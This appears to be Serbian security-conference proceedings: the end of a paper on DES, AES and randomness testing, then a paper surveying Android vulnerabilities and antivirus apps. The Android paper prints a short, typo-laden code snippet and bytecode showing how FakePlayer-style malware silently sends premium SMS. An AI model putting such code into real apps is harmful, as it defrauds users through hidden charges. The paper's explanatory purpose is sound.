DES (Data Encryption Standard) je simetrični šifarski sistem koji šifruje blokove od 64 bita i daje blokove od 64 bita šifrata. Dužina ključa je 56 bita. Kombinuje dve transformacije, konfuzuju (zamena) i difuziju (permutacija). Algoritam ima Fejstelovu strukturu, tj. blok se deli na levi i desni i svaki ima po 32 bita. Desni blok se transformiše funkcijom f koja ima četiri operacije: permutacijom se blok proširuje do 48 bita, sabira se po modulu 2 sa 48-bitnim ključem, vrši se zamena iz tablice do 32 bita, i na kraju dolazi još jedna permutacija. Izlaz iz bloka f se kombinuje sa levom polovinom i dobijeni blok postaje nova desna polovina. A stara desna polovina postaje nova leva polovina. Ove operacije se ponavljaju 16 puta.

3. ALGORITAM KLJUČA

Algoritam ključa transformiše 64-bitni ključ u 56-bitni ključ, koji se deli na dve 28-bitne polovine. Polovine se ciklički pomeraju ulevo za jednu ili dve pozicije (zavisno od rednog broja runde) i od 56 bita se bira 48 bita ključa. Supstitucijom se dužina ključa smanjuje na 32 bita za prvu rundu šifrovanja. Ove operacije se ponavljaju 16 puta. ("šema DES algoritma i algoritma ključa")



Slika 1: šema DES algoritma i algoritma ključa

4. AES ALGORITAM

Šifra sa 56-bitnim ključem je razbijena, te je uveden novi napredni standard enkripcije AES (Advanced Encription Standard). Algoritam AES je simetrična blokovska šifra koja podržava blok veličine 128 bita i promenljivu dužinu ključa 128, 192 ili 256 bita. AES ne koristi Fejstelovu strukturu. Umesto toga, svaka iteracija se sastoji od četiri funkcije:

- supstitucija bajtova (byte substitution je jednostavna zamena svakog bajta na osnovu fiksne tabele (S-box) veličine 16x16 bajtova koja sadrži permutacije svih mogućih 256 8-bitnih vrednosti);
- permutacija bajtova po redovima (shift rows radi kružno pomeranje redova ulevo redom za 1, 2 i 3 pozicije);
- zamena koja koristi aritmetiku nad $GF(2^8)$ (mix columns svaku kolonu obrađuje zasebno množenjem sa fiksnom tablicom)
- XOR-ovanje stanja (state) sa 128-bita ključa iteracije (add round key).

Algoritam počinje i završava se sa add round key, jer jedino ova faza koristi ključ. Ostale tri funkcije obezbeđuju konfuziju, difuziju i nelinearnost. U zavisnosti od dužine ključa, algoritam ima 9, 11 ili 13 iteracija.

Algoritam obrađuje podatke kao 4 grupe od po 4 bajta (ovo se naziva stanje (state)). Ključ se proširuje na 44 32-bitne reči, w[i]. Četiri različite reči (128 bita) koriste se kao iterativni ključ u svakoj iteraciji.

5. EKSPANZIJA AES KLJUČA

U zavisnosti od dužine ključa, 128/192/256-bitni (16/24/32-bajtni) ključ razvija se u niz od 44/52/60 32-bitnih reči. Počinje se sa kopiranjem ključa u prve četiri reči, zatim se u petlji prave reči koje zavise od prethodne reči w[i-1] i reči koja je za 4 mesta unazad w[i-4]. Znači, u 3 od 4 slučaja primenjuje se samo XOR. Svaki četvrti ima složeniju funkciju g koja se sastoji od sledećih podfunkcija:

- kružno pomeranje reči u levo za jedan bajt. Znači ako je ulazna reč $[b_0, b_1, b_2, b_3]$ transformiše se u $[b_1, b_2, b_3, b_0]$;
- tabela S-box vrši zamenu za svaki bajt ulazne reči;
- XOR-ovanje sa konstantom iteracije, Rcon[j].

Algoritam je veoma efikasan i ima jednostavnu konstrukciju, a za dešifrovanje je potrebno samo primeniti inverzne tabele iz odgovarajućih funkcija.

6. GENERISANJE PSEUDOSLUČAJNIH I SLUČAJNIH NIZOVA

Sigurnost kriptološkog sistema zavisi od izbora ključeva. Kako generisati ključeve? Koliko ih često treba menjati? Barata se sa velikim brojem šifrovanih informacija i potrebno je često izmeniti ključeve. Potreba za ključevima enormno raste, a to iziskuje sve veću brzinu generisanja ključeva.

Struktura ključa treba da bude takva da je nemoguće izvesti bilo kakvo predviđanje u okviru strukture. Odnosno, potrebno je da struktura ključa bude takva da se na osnovu jednog elementa ne može predvideti šta je bilo prethodno i šta će se pojavljivati kasnije u nizu ključa. Ovakve osobine imaju slučajni nizovi. Zato se generisanje ključeva svodi na generisanje slučajnih i pseudoslučajnih nizova.

Za generisanje pseudoslučajnih nizova (PSN) koristi se determinstički algoritam sa početnim stanjima. Za kriptološke potrebe je potrebno oceniti kvalitet PSN pre njihove upotrebe i ukoliko pokažu karakteristike koje se praktično ne razlikuju od karakteristika slučajnih nizova, PSN se mogu koristiti kao ključevi za šifrovanje.

Opštu definiciju slučajnog niza je teško dati. Za kriptološke potrebe koristi se specijalna klasa slučajnih nizova kod kojih slučajne promenljive χ_t , t= 0, 1, 2… imaju ravnomernu raspodelu. Dakle, kod slučajnog niza elementi se pojavljuju ravnomerno i bilo koja dva elementa na različitim mestima u nizu su međusobno nezavisna.

Za generisanje slučajnih nizova za kriptološke potrebe koriste se uređaji tzv. generatori slučajnog niza (GSN) kojima je zajednička karakteristika da za izvor slučajnosti koriste neki fizički proces (izvor šuma elektronskih cevi, vreme između emisije dve čestice tokom radioaktivnog raspadanja, zvuk iz mikrofona, slika iz kamere...) koji obezbeđuju osnovne karakteristike slučajnosti:

- jednake verovatnoće svih različitih elemenata u svakoj realizaciji;
- nezavisnost svake realizacije od svih drugih realizacija.

7. TESTIRANJE PSEUDOSLUČAJNIH I SLUČAJNIH NIZOVA

GSN generišu binarne nizove koji se lako konvertuju u slovčani ili brojni niz. Iako se postiže zadovoljavajuća brzina generisanja, i dalje je diskutabilno da li je izvor slučajnosti idealan da garantuje i realizuje jednake verovatnoće slučajnih elemenata, imajući u vidu da fizički izvori slučajnosti vremenom menjaju svoja fizička svojstva što izaziva promene zakona raspodele. Ovaj problem se rešava tehničkim aspektom (merenjem i doterivanjem relevantnih fizičkih parametara od kojih zavisi generisanje) i testovima slučajnosti (statističkim testiranjem nizova koje GSN proizvodi). Statističkim testiranjem nizova se proverava da li generator koji ih generiše zadovoljava uslove jednake verovatnoće i nezavisnosti.

Testiranjem se obezbeđuje zadovoljenje Golombovih postulata slučajnosti za binarni niz dužine P:

- ako je P parno, broj jedinica i nula je jednak. Ako je P neprano broj nula i jednica se razlikuje za jedan. Ovim se postiže da nule i jedinice budu jednako verovatne;

- u nizu dužine P polovina od ukupnog broja serija (uzastopnog niza istih bitova kojima prethodi i sledi isti bit) ima dužinu 1, jedna četvrtina dužinu 2, jedna osmina dužinu 3... Za svako i koje ima najmanje 2^{i+1} serija, $1/2^i$ serija ima dužinu i. Za svako i jednak je broj serija jedinica i broj serija nula. Ovim je postignuto da je verovatnoća da se blok dužine i završi, odnosno ne završi, narednim bitom jednaka ½;
- dva bita su međusobno nezavisna na nekom odstojanju.

Navedeni postulati ne obezbeđuju nepredvidivost binarnih nizova. Ako postulati važe za niz dužine P, ne znači da oni važe i za nizove kraće od P. Statistički testovi slučajnosti se u praksi primenjuju i na segmentima dužine manje od P, čime se procenjuje lokalna slučajnost, kojom se utvrđuje u kojoj je meri segment binarnog niza određene dužine slučajan.

Za ispitivanje slučajnosti binarnog niza primenjuje se veći broj testova od kojih svaki meri neku karakteristiku niza. Nakon serije testova utvrđuje se da li niz zadovoljava uslove slučajnosti. Za testiranje slučajnosti se mogu primenti standardni NIST-ovi testovi. ("lista NIST-ovih testova").

```
[01] Frequency                    [02] Block Frequency
[03] Cumulative Sums              [04] Runs
[05] Longest Run of Ones          [06] Rank
[07] Discrete Fourier Transform   [08] Nonperiodic Template Matchings
[09] Overlapping Template Matchings [10] Universal Statistical
[11] Approximate Entropy          [12] Random Excursions
[13] Random Excursions Variant    [14] Serial
[15] Linear Complexity
```

Slika 2: lista NIST-ovih testova

Potrebno je da generisani niz prođe sve statističke testove da bi zadovoljio kriterijume slučajnosti. Ovakvi nizovi se dalje koriste kao sesijski ključevi u simetričnim algoritmima, DES и AES.

8. ZAKLJUČAK

Softverski generatori slučajnih nizova nisu dovoljno pouzdani da bi pružili kriptografsku bezbednost, jer generišu pseudoslučajan niz, a pravilnosti se uočavaju na dugačkim sekvencama. Za kriptološke potrebe se za generisanje slučajnih nizova koriste fizički procesi koje obezbeđuju uređaji tzv. generatori slučajnog niza (GSN). Ovako generisani nizovi se najpre ispituju statističkim testovima (NIST) na osnovu kojih se utvrđuje slučajnost. Ukoliko nizovi zadovolje sve testove, koriste se kao sesijski ključevi u algoritmima DES i AES, na osnovu kojih se generiše ekspandovani ključ koji se koristi u iteracijama ovih simetričnih algoritama.

LITERATURA

[1] Schneier, B. *Applied Cryptography*, Wiley Publishing, 1996.

[2] Živković, M. *Algoritmi*, Matematički fakultet, Beograd, 2000.

[3] Rukhin, A. *A statistical test suite for random and pseudorandom number generators for cryptographic applications*, NIST Special Publication 800-22, Springfield, 2001.

[4] FIPS PUBS 197. *Advanced Encryption Standard (AES)*, NIST, Springfield, 2001.

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

RANJIVOSTI I MOGUĆNOSTI ZAŠTITE ANDROID MOBILNE PLATFORME

VULNERABILITY AND POSSIBLE SECURITY OF ANDROID MOBILE PLATFORM

JOVANA ĐUROVIĆ
Univerzitet odbrane, Vojna akademija, Beograd, jovanadjurovicloki@gmail.com

BOBAN MIHAILOV
Univerzitet odbrane, Vojna akademija, Beograd, b.mihailov@ymail.com

LJUBOMIR RELJIN
Univerzitet odbrane, Vojna akademija, Beograd, reljin992gmail.com

IVAN TOT
Univerzitet odbrane, Vojna akademija, Beograd, totivan@gmail.com

---

***Rezime**: Sa brzim rastom informacionih tehnologija i online skladištenja podataka, održavanje bezbednosti na potrebnom nivou je postao pravi izazov. Podleže se velikim bezbednosnim pretnjama, tako da je potrebno održavati korak sa novim bezbednosnim izazovima i pokušati da se osvoji bezbednosna bitka. Kada je reč o bezbednosti, većina mobilnih uređaja su meta sajber kriminalaca. Na primer, broj varijanti zlonamernih softvera je porastao sa oko 14 000 na 40 000 ili oko 185%, za godinu dana. Mobilni uređaji suočeni su sa nizom pretnji koje koriste brojne ranjivosti uređaja. Agencije su preduzele korake za poboljšanje bezbednosti mobilnih uređaja uključujući i neke kontrole. Bezbednosne kontrole nisu uvek dosledno sprovedene na mobilnim uređajima, a nejasno je da li su potrošači svesni važnosti omogućavanja bezbednosne kontrole na svojim uređajima. U ovom radu je predstavljeno rešenje napada na Android mobilne telefone, unapređenja i načine kako preduhitriti pojavu malvera. Obrazloženi su mogući problemi i kako ih se rešiti na jednostavan način.*

***Ključne reči:** Android, ranjivosti, softverska rešenja*

***Abstract**: Along with the fast development of information technologies and online data storage, maintaining a necessary level of security has become a real challenge. Systems are susceptible to big security threats, which is why it is necessary to keep up with the new security challenges and try to win the battle for system security. When it comes to security, most mobile devices are targeted by cyber criminals. For instance, the number of malware variants has increased from about 14 000 to 40 000, which is more than 185% growth, in about a year. Mobile devices are faced with a series of threats utilizing their numerous vulnerabilities. Agencies are taking steps for improving mobile device security including security checkups. Security checkups are not always conducted thoroughly on mobile devices, and it is unclear whether the consumers are aware of the importance of enabling the security checkup on their devices. This paper will discuss the solution for the cyber attacks on Android mobile phones, security improvements but also malware occurrence prevention. Also, possible problems as well as a means of overcoming them are explained.*

***Keywords:** Android, vulnerabilities, software solutions*

1. UVOD


Android je operativni sistem sa više slojeva bezbednosti koji štiti uređaj od većine bezbednosnih problema. To je ono o čemu se polemiše poslednjih dana na konferencijama o bezbednosti Androida. Jedno od centralnih pitanja je malver (propusti). Štetan softver nije ozbiljan problem u Android tehnologiji. Mnogi korisnici IOS-a stalno kritikuju Android sigurnost. Nekoliko studija potvrđuje da samo 0,001% instalacija Android aplikacija može da utiče na korisnike u obliku malvera ili sličnih tehnika što predstavlja veoma mali procenat.

Ovaj nizak nivo bezbednosnih pitanja je posledica veoma razrađenog sistema višestrukog sloja koji štiti uređaj. Anti-malver usluga je sada deo ovog operativnog sistema. Istina je da kada korisnik koristi smartphone Android na nebezbedan način, da je velika verovatnoća da će imati problema. Razumno korišćenje uređaja osigurava da pitanja bezbednosti praktično ne postoje. Najvažnije je da se nikada ne instalira aplikacija iz neproverenih sajtova. Sve zavisi od korisnika. [1]

Svi operativni sistemi mogu imati greške, ali obično su fiksirane u kratkom vremenskom intervalu. U ovom radu su predstavljene karakteristike, problemi, rešenja i unapređenja mobilnih telefona.

2. ANDROID MOBILNA PLATFORMA

Android je moderna mobilna platforma koja je dizajnirana da bude potpuno otvorena. Android aplikacija koristi napredni hardver i softver, kao i lokalne podatke izložene kroz platformu kako bi donela inovacije i vrednost za potrošače. Da bi zaštitili tu vrednost, platforma mora da ponudi neku aplikaciju, okruženje koje obezbeđuje sigurnost korisnika, podataka, aplikacija, uređaja i mreže. Obezbeđivanje otvorene platforme zahteva snažnu bezbednosnu arhitekturu i stroge bezbednosne programe. Android je dizajniran tako da pruži zaštitu svim korisnicima platforme (slika1).



Slika 1: Android Software stack

Ključne komponente programa bezbednosti Android uključuju:

- Design Review;
- Prenetration Testing and Code Review;
- Open Source and Community Review i
- Incident Response.


Android teži:

- da bude najsigurniji i upotrebljiv operativni sistem za mobilne platform i
- da bude bezbednosni operativni sistem kontrole za: zaštitu korisničkih podataka, zaštitu sistemskih resursa i obezbeđenje izolacije aplikacije.

Za postizanje ovih ciljeva Android koristi ključne bezbednosne funkcije:

- Robust bezbednost na nivou OS kroz Linux kernel;
- obavezna primena sandbox za sve aplikacije;
- sigurna interprocess komunikacija;
- potpisivanje prijave i
- primena definisane i odobrene korisničke dozvole.

Pristup osetljivim korisničkim podacima je dostupan samo preko zaštićenih IP adresa (slika 2). [2]



Slika 2: Pristup osetljivim korisničkim podacima

Pri instalaciji aplikacija, Android-a 4.2, a kasnije i ostalih modela, javlja se upozorenje ukoliko korisnik pokušava da instalira aplikaciju koja bi mogla biti štetna. Ako je aplikacija loša, može da blokira instaliranje. Ovo je jedan od primera kako ova platforma reaguje na razne smetnje.

3. ANALIZA RANJIVOSTI ANDROID MOBILNE PLATFORME

Kako se tehnologija razvijala, počevši od Androida 1.0 pa sve do najnovijeg Android-a 5.0, bezbednost ovog operativnog sistema se sve više usavršavala i razvijala.

Mobilnim uređajima često nedostaje lozinka za proveru identiteta korisnika i kontrolu pristupa podacima koji se nalaze na uređajima. Mnogi uređaji imaju tehničke mogućnosti da podrže lozinke, matične brojeve (PIN) ili obrazac ekrana za potvrdu identiteta. Neki su čak biometrijski čitači za skeniranje otiska prsta. Međutim, potrošači retko koriste ove mehanizme. Osim toga, korisnici koriste lozinku ili pin koji se može lako zaobići kao što su 1234 ili 0000. Bez postojanja pin-a povećana je opasnost da ukradenom ili izgubljenom telefonu pristupi neovlašćeno lice koje bi moglo da gleda poverljive podatke i zloupotrebi ih. [3]

Prema istraživanjima, potrošači uglavnom koriste statičke lozinke. Korišćenje statičke lozinke za proveru identiteta ima bezbednosne nedostatke: lozinka se može pretpostaviti, zaboraviti i slično. Ovaj propust se odnosi na sisteme za proveru autentičnosti u kojem su korisnici dužni da za autentičnost koriste najmanje dva „faktora“. Mobilni uređaji se mogu koristiti kao drugi faktor. On može da generiše prolaz kodova ili se kodovi mogu slati putem tekstualne poruke na telefonu. Bez faktora autentifikacije povećan je rizik, a neautorizovani korisnici mogu da dobiju pristup osetljivim informacijama.

Informacija kao što je e-mail, poslata sa mobilnog uređaja, obično nije kriptovana u procesu prenosa između pošiljaoca i primaoca. Mnogi podaci su slati i primani preko mreže, što omogućava lako presretanje podataka. Na primer, ako aplikacija prenosi podatke preko nešifrovane WiFi mreže pomoću http, podaci se mogu

lako presresti. Kada bežični prenos nije kodiran, podacima se može lako pristupiti.

Uz pomoć takozvanog napada posrednika (eng. Man In The Middle Attack - MITM), koji se sastoji u tome da haker, koristeći bezbednosne propuste WiFi rutera, pristupi uređaju uz pomoću svog pametnog uređaja i sa posebnim programom prati i snima sav paketni saobraćaj koji prolazi kroz ruter. Ovo se zove pasivna varijanta napada, uz pomoć koje haker može preuzeti cookie i pristupiti mail nalogu korisnika ili videti njegovo ime i lozinku za pristup forumima (slika 3).

Slika 3: Napad posrednika - pasivna varijanta

Za razliku od pasivne, aktivna varijanta napada se sastoji u tome da haker, pošto je presreo pakete, uz pomoć posebnog programa, izmeni odgovor koji se očekuje u vidu internet stranice ili nekog drugog upita, ubacivanjem drugog teksta, slike ili Javascript naredbe u povratni paket i time korisnika dovede u zabludu (slika 4). [4]

Slika 4: Napad posrednika - aktivna varijanta

Mobilni uređaji mogu da sadrže malver. Svaka peta aplikacija je prerušeni malver. Potrošači mogu preuzeti aplikacije koje ga sadrže. Preuzimaju se nesvesno jer su maskirani u vidu igre ili neke druge korisne aplikacije. Teško je da korisnik razlikuje legitimnu aplikaciju i onu koja sadrži malver. Primer malvera je aplikacija koju je Symantec označio kao Android.FakePlayer. Aplikacija pri svakom pokretanju šalje dve SMS poruke, jednu po ceni od 3,5 $ a drugu po ceni 6 $. Sam kod za slanje poruka unutar ovog operativnog sistema je veoma jednostavan. Potrebno je u manifest.xml postaviti zahtev za resursom slanja SMS sledećom linijom koda:

```
<uses-permission android:name=" android.permission.SEND_SMS">
//Unutar aplikacije sa nekoliko linija koda moguce je poslati SMS na poslednji broj sa odabranim tekstom
 PeddingIntent pi = PeddingIntent.getActivity(this, 0, new Intent(this, SMS.class) , 0);
 SmsManager smsm = SmsmManager.getDefault();
 sms.sendTextMessage("3354", null, "Nagradna", pi, null);

//Navedeni deo koda nakon sto se spakuje u dex format izgleda slicno ovome:
 001f: invoke-virtual/range{v0, v1, v2, v3, v4,.....
 Landroid/telephony/SmsmManager; .sendTextMessage....
 0022: const-string v1, "3354"
 0024: const/4 v2, #int 0
 0025: const/4 v4, #int 0
 001f: invoke-virtual/range { v0, v1, v2, v3, v4,....
 Landroid/telephony/SmsManager; .sendTextMessage....
 0022: const-string v1, "3354"
 0024: const/4 v2, #int 0
 0025: const/4 v4, #int 0
 0025: const/4 v5, #int 0
```

Slika 5: Zahtev za resursom slanja SMS

Pri instalaciji ovakvog softvera korisniku će jasno biti naznačeno da softver mora imati pristup slanju SMS. Slika 5 pokazuje malicioznu verziju Opere Mini koju je F-Secure označio sa Android/OpFake. [5]

Često se ne koriste sigurnosni softveri, tj. ne instaliraju se bezbednosni softveri za zaštitu od zlonamernih aplikacija, malvera, napada. Iako takav softver može usporiti rad i uticati na trajanje baterije na nekim mobilnim uređajima, bez njega rizik može biti povećan. Tako napadač uspešno realizuje malver kroz virus i namami korisnike da otkriju lozinke ili druge poverljive informacije.

Neke karakteristike sigurnosne ispravke za operativne sisteme mobilnog uređaja nisu uvek instalirane. U zavisnosti od prirode ranjivosti, proces rekonstrukcije može da bude složen. Na primer, Google razvija ispravke koje su vezane za bezbednost ranjivosti Android operativnih sistema.

Kada proizvođač poboljša rad svojih modela, na primer Android, on ih mora i testirati. Potrebno je vreme da se ispita da li se ispravke mešaju sa drugim aspektima uređaja ili instaliranog softvera na njemu. Mnogi proizvođači prestaju da podržavaju smart telefone 12 do 18 meseci nakon njegovog puštanja na upotrebu. Takvi uređaji se mogu suočiti sa povećanim rizikom ako proizvođači ne razvijaju zaštitu za novootkrivene propuste. [1]

Korišćenje zastarelih softvera ukazuje napadaču da može iskorišćavati slabosti u vezi s tim uređajem.

Mnogi uređaji nemaju firewalls da ograniče veze. Kada je uređaj povezan sa širokom mrežom, za komunikaciju koristi mostove za povezivanje sa drugim uređajima i Internetom. Firewall obezbeđuje portove i omogućava korisniku da izabere koje veze želi da dozvoli mobilnom uređaju. Bez zaštitnog zida, mobilni uređaj može da bude otvoren za upad kroz nesigurnosni komunikacijski port. Uljez tako dobija osetljive podatke. [6]

Postoje neovlašćene modifikacije Jailbreaking-a. Ove modifikacije omogućavaju korisnicima da dobiju pristup operativnom sistemu uređaja tako da dozvoli instaliranje neovlašćenih funkcija softvera i aplikacija.

Jedna vrsta napada koji iskorištava WiFi mrežu je man-in-the-middle, gde se napadač ubacuje u sredinu komunikacije i preuzima podatke. Kanali komunikacije mogu biti slabo obezbeđeni. Imajući kanale komunikacije kao što su Bluetooth communications, „open“ ili „discovery“ mode, napadaču se omogućava da instalira malvere kroz vezu. [7]

Postoji još mnoštvo problema u konstrukciji Android platforme koja su se rešavala kako su starije modele smenjivali noviji. Neki modeli imaju neke propuste koji ni danas nisu rešeni, a i dalje predstavljaju problem o kome se više treba polemisati. Svaki nedostatak rešen je aplikativnim ili softverskim putem. [2] Danas, najrazvijeniji model je Android 5.0 Lolipop. S njegovom pojavom veliki broj rizika je otklonjen, ali i dalje se treba raditi na unapređenju i usavršavanju platforme. Posebno treba obratiti pažnju na savremenu bezbednost sistema jer je ona od ključnog značaja za funkcionisanje istih.


4. SOFTVERSKA REŠENJA ZAŠTITE

Jedno od najčešćih pitanja je da li su potrebne anti-virusne aplikacije na mobilnom telefonu?

Većina korisnika poseduje na svom telefonu anti-virusne aplikacije koje igraju značajnu ulogu pri funkcionisanju samog sistema. One i jesu jedne od bezbednosnih aplikacija. Njihove verzije su dramatično poboljšane da održe korak sa novim pretnjama. Većina bezbednosnih aplikacija su zapravo paketi koji sadrže mnoštvo drugih alata. Neke su besplatne samo za ličnu, a ne komercijalnu upotrebu. Postoji puno predloga kako obezbediti na besplatan i najjedostavniji način uređaj i zaobići moguće probleme. [8]


Na osnovu najnovijih istraživanja, od 08.04.2015. godine, firma Palo Alto Networks je potvrdila postojanje svih dosadašnjih ranjivosti i uočila da kod polovine Android uređaja postoji bezbednosni propust nazvan „Android Installer Hijacking“. Zbog ovoga većina uređaja je podložna infekcijama malvera. Firma Palo Alto Networks je objavila skener uz pomoć koga korisnici mogu da provere da li su njihovi uređaji ranjivi zbog ovog propusta. Skener je dostupan na Google Play prodavnici. „Android Installer Hijacking“ omogućava napadaču da izmeni ili zameni Android aplikaciju malicioznom aplikacijom, a da to korisnik uređaja i ne primeti (slika 5).

Najveća briga o svakom mobilnom uređaju je gubitak podataka. U raznim sprovedenim anketama, 58% smart telefona i tablet korisnika strahuju jer je skoro nemoguće da se oporavi izgubljeni sadržaj. Gubitak sadržaja je još jedan problem u nizu koji treba odstraniti. Ovaj problem se može izbeći instalirajući auto-backup aplikaciju kao što su na primer Wave Secure, MyBackup kako bi se obnovilo sve ono što je od važnosti za korisnika ili koristeći uslugu „find me“ da locira i povrati izgubljene podatke.



Slika 6: Android Installer Hijacking

Korisnici imaju poverljive podatke koje treba čuvati i osigurati na najbolji mogući način. Rešenje je da se Android-i zaključavaju pin-om, lozinkom ili nekom dodatnom aplikacijom za zaključavanje kao što su Norton Mobile ili App Protector. Preduzeća treba da koriste Exchange ActiveSync ili Android 2.2 Device Admin da daljinski sprovede politiku za lozinke, osiguravajući da su uređaji rutinski zaključani i da je moguće resetovanje izgubljene lozinke. [9]




Slika 7: Norton Mobile Security

Glavni rizik predstavlja hardversko šifrovanje podataka. Android 3.0 dodaje API da bi dozvolio proizvođačima da ponude enkripciju i IT nasilnu upotrebu. Stariji modeli Android-a ne mogu obavljati hardverski šifrovanje. Međutim, sve dok se pojavljuju „kriptovani“ Android-i, podaci mogu biti zaštićeni. Aplikacija lock apps može da zatraži daljinsko brisanje, kao resetovanje uređaja na fabričke vrednosti, ali samo kada su dostupni, bez brisanja podataka SD kartice. Za rigorozniju zaštitu preduzeća treba da koriste self-encrypted apps. [9]

Svi su svesni činjenice da velika većina korisnika radi na Internetu na nesiguran način. Istraživanja pokazuju da se


ranjivost WebKit pretraživača može eksploatisati na Android 2.0 i 2.1. Na Android-u 2.2 napravljen je propust takav da hakeri imaju potpun pristup SD kartici. Korišćenje aplikacije kao što su BadLink Check i Trend Micro omogućavaju da se izbegnu zlonamerni sajtovi.

Besplatna aplikacija za Android platformu Avast! Mobile Security nudi veliki niz alata. Ima antivirusnu zaštitu, mogućnost da skenira aplikacije, detalje o svom radu i Web štit koji skenira URL adrese za malvere. Bazirana je na aplikaciji pod nazivom Theft Aware. Najbolji alat u paketu je za protiv krađe komponenti. Funkcija za zaštitu od krađe je skrivena i omogućava da korisnik daljinski kontolišete svoj uređaj pomoću SMS-a. Dakle, ukoliko korisnik izgubi svoj telefon, može danjinski da ga zaključa i pronađe. Korisnik može napraviti da neka igra zaključa SIM karticu i spreči USB otklanjanje grešaka.
Ukoliko je urećaj root-ovan, tu je zaštitni zid da se omogući kontrola mrežnog saobraćaja. Moguće je blokirati WiFi ili mrežu za specifične aplikacije koji je pogodan za bezbednost i uštedu baterije. Prema najnovijim istaživanjima Avast je dobar izbor sa ukupnom stopom detekcije 99,9% (slika 7).



Slika 8: Avast! Mobile Security

ESET Mobile Security & Antivirus, sa stopom tačnosti 100%, jednostavan je za korišćenje. Aplikacija je potpuno besplatna i nudi real-time skeniranje za detekciju malvera i potencijalno sumnjivih aplikacija. Ova verzija obuhvata i paket anti-theft alata. Korisnik može daljinski da pronađe i zaključa smart telefon, a može i da spreči bilo koga da deinstalira aplikaciju pomoću zaštitne lozinke. Pruža anti-psihing zaštitu što je karakteristika aplikacija revizije, praćenje uređaja kao i napredne operacije za blokiranje poziva (slika 8).



Slika 9: ESET Mobile Security & Antivirus

5. ZAKLJUČAK

Jedan od najvećih problema je bezbednost operativnog sistema. S novim otkrićima dolaze i novi problemi koje treba rešavati. Android je projekat koji mnogo obećava. Jedna od njegovih glavnih prednosti je dobra organizacija koja ima potencijal da iskoristi svaku moć i znanje zajednice open source.

